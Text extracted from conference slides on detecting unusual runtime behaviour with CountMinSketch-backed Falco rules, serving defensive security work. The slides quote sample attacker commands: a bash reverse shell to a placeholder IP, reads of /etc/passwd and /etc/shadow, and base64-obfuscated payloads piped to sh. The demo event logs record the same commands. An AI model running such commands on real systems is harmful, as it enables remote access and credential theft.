
Sketch n

...

What are we counting?



CountMinSketch - How To Runtime Threat Detection



Shell Input Encoding Challenge

attacker command (typed into terminal)

```
bash -i >& /dev/tcp/<ip>/1337 0>&1
```

```
echo "string"
```

```
while read -r line; do echo "$line"; done < /etc/passwd;
```

```
ALL_PROXY=socks5://127.0.0.1:9999 curl https://<domain>
```

```
echo 'cHl0aG9uIC1jICJleGVjKGFXMXdiM0owSUc5ekxITnpiQW89LmR1Y29kZShiYXN1NjQpKSIgPi9kZXVbnVsbCAyPiYxICYK' | base64 -decode | sh
```

command line (process name + cmd args)

```
bash -i
```

```
curl https://<domain>
```

```
(1) sh  
(2) base64 -decode  
(3) python -c  
    exec('aW1wb3J0IG9zLHNzbAo=' .decode('base64'))
```

CountMinSketch Powered Falco Rules

```
- rule: Abnormal File Open  
condition: >  
    open_read  
    and fd.sketch0.count < threshold1  
    and proc.sketch2.count < threshold2)
```

Sketch 0

Process context + fd.name counts

Sketch 1

proc.args count summary stats


More information, more possibilities

```
$ echo "detect command injection"  
$ ./demo2
```


```
{"container.id": "073485e97a99", "evt.num": 438, "evt.time": 1698687158559293775, "evt.type": "execve", "fd.nameraw": null, "fd.sketch0.count": null, "proc.args": "1", "proc.cmdline": "sleep 1", "proc.cmdnargs": 1, "proc.exepath": "/usr/bin/sleep", "proc.name": "sleep", "proc.pname": "bash", "proc.sketch1.count_avg": 7, "proc.sketch2.count": 7, "proc.sname": "bash", "proc.tty": 0, "proc.vpgid.name": "bash"} * {"container.id": "073485e97a99", "evt.num": 503, "evt.time": 1698687159561540010, "evt.type": "execve", "fd.nameraw": null, "fd.sketch0.count": null, "proc.args": "/etc/passwd", "proc.cmdline": "cat /etc/passwd", "proc.cmdnargs": 1, "proc.exepath": "/usr/bin/cat", "proc.name": "cat", "proc.pname": "bash", "proc.sketch1.count_avg": 8, "proc.sketch2.count": 8, "proc.sname": "bash", "proc.tty": 0, "proc.vpgid.name": "bash"} {"container.id": "073485e97a99", "evt.num": 510, "evt.time": 1698687159564387574, "evt.type": "execve", "fd.nameraw": null, "fd.sketch0.count": null, "proc.args": "1", "proc.cmdline": "sleep 1", "proc.cmdnargs": 1, "proc.exepath": "/usr/bin/sleep", "proc.name": "sleep", "proc.pname": "bash", "proc.sketch1.count_avg": 8, "proc.sketch2.count": 8, "proc.sname": "bash", "proc.tty": 0, "proc.vpgid.name": "bash"} {"container.id": "073485e97a99", "evt.num": 570, "evt.time": 1698687160567495290, "evt.type": "execve", "fd.nameraw": null, "fd.sketch0.count": null, "proc.args": "/etc/passwd", "proc.cmdline": "cat /etc/passwd", "proc.cmdnargs": 1, "proc.exepath": "/usr/bin/cat", "proc.name": "cat", "proc.pname": "bash", "proc.sketch1.count_avg": 9, "proc.sketch2.count": 9, "proc.sname": "bash", "proc.tty": 0, "proc.vpgid.name": "bash"} {"container.id": "073485e97a99", "evt.num": 576, "evt.time": 1698687160570757096, "evt.type": "execve", "fd.nameraw": null, "fd.sketch0.count": null, "proc.args": "-c", "proc.cmdline": "sleep 1", "proc.cmdnargs": 1, "proc.exepath": "/usr/bin/sleep", "proc.name": "sleep", "proc.pname": "bash", "proc.sketch1.count_avg": 9, "proc.sketch2.count": 9, "proc.sname": "bash", "proc.tty": 0, "proc.vpgid.name": "bash"} {"container.id": "47899608f075", "evt.num": 1293, "evt.time": 1698687170827837755, "evt.type": "execve", "fd.nameraw": null, "fd.sketch0.count": null, "proc.args": "/etc/shadow", "proc.cmdline": "cat /etc/shadow", "proc.cmdnargs": 1, "proc.exepath": "/bin/cat", "proc.name": "cat", "proc.pname": "sh", "proc.sketch1.count_avg": 176, "proc.sketch2.count": 1, "proc.sname": "sh", "proc.tty": 34816, "proc.vpgid.name": "cat"} [{"container.id": "47899608f075", "evt.num": 1957, "evt.time": 1698687180327484759, "evt.type": "execve", "fd.nameraw": null, "fd.sketch0.count": null, "proc.args": "-c echo ZWNobyAnSGknCg==| base64 -d | sh", "proc.cmdline": "sh -c echo ZWNobyAnSGknCg==| base64 -d | sh", "proc.cmdnargs": 2, "proc.exepath": "/bin/sh", "proc.name": "sh", "proc.pname": "sh", "proc.sketch1.count_avg": 1, "proc.sketch2.count": 1, "proc.sname": "sh", "proc.tty": 34816, "proc.vpgid.name": "sh"} {"container.id": "47899608f075", "evt.num": 1970, "evt.time": 1698687180330363537, "evt.type": "execve", "fd.nameraw": null, "fd.sketch0.count": null, "proc.args": "", "proc.cmdline": "sh", "proc.cmdnargs": 0, "proc.exepath": "/bin/sh", "proc.name": "sh", "proc.pname": "sh", "proc.sketch1.count_avg": 0, "proc.sketch2.count": 1, "proc.sname": "sh", "proc.tty": 34816, "proc.vpgid.name": "sh"} {"container.id": "47899608f075", "evt.num": 1971, "evt.time": 1698687180330445544, "evt.type": "execve", "fd.nameraw": null, "fd.sketch0.count": null, "proc.args": "-d", "proc.cmdline": "base64 -d", "proc.cmdnargs": 1, "proc.exepath": "/bin/base64", "proc.name": "base64", "proc.pname": "sh", "proc.sketch1.count_avg": 1, "proc.sketch2.count": 1, "proc.sname": "sh", "proc.tty": 34816, "proc.vpgid.name": "sh"}]
```

```
]/ # cat /etc/shadow;  
root:::::::::  
daemon:::::::::  
bin:::::::::  
sys:::::::::  
sync:::::::::  
mail:::::::::  
www-data:::::::::  
operator:::::::::  
nobody:::::::::  
]/ # sh -c 'echo ZWNobyAnSGknCg==| base64 -d | sh'  
Hi  
/ # █
```

How to go about contributing to OSS Falco?



Summary



- > Learning
 - > Learn normal high-frequency application behavior
 - > Access more information on the host to define behavior
 - > Increase the chances of detecting unknown attacks



- > Velocity & Scalability
 - > Adaptation and novelty discovery
 - > Automated traditional tuning



- > Reduce Cost
 - > Avoid infeasible compute in data lakes



Q&A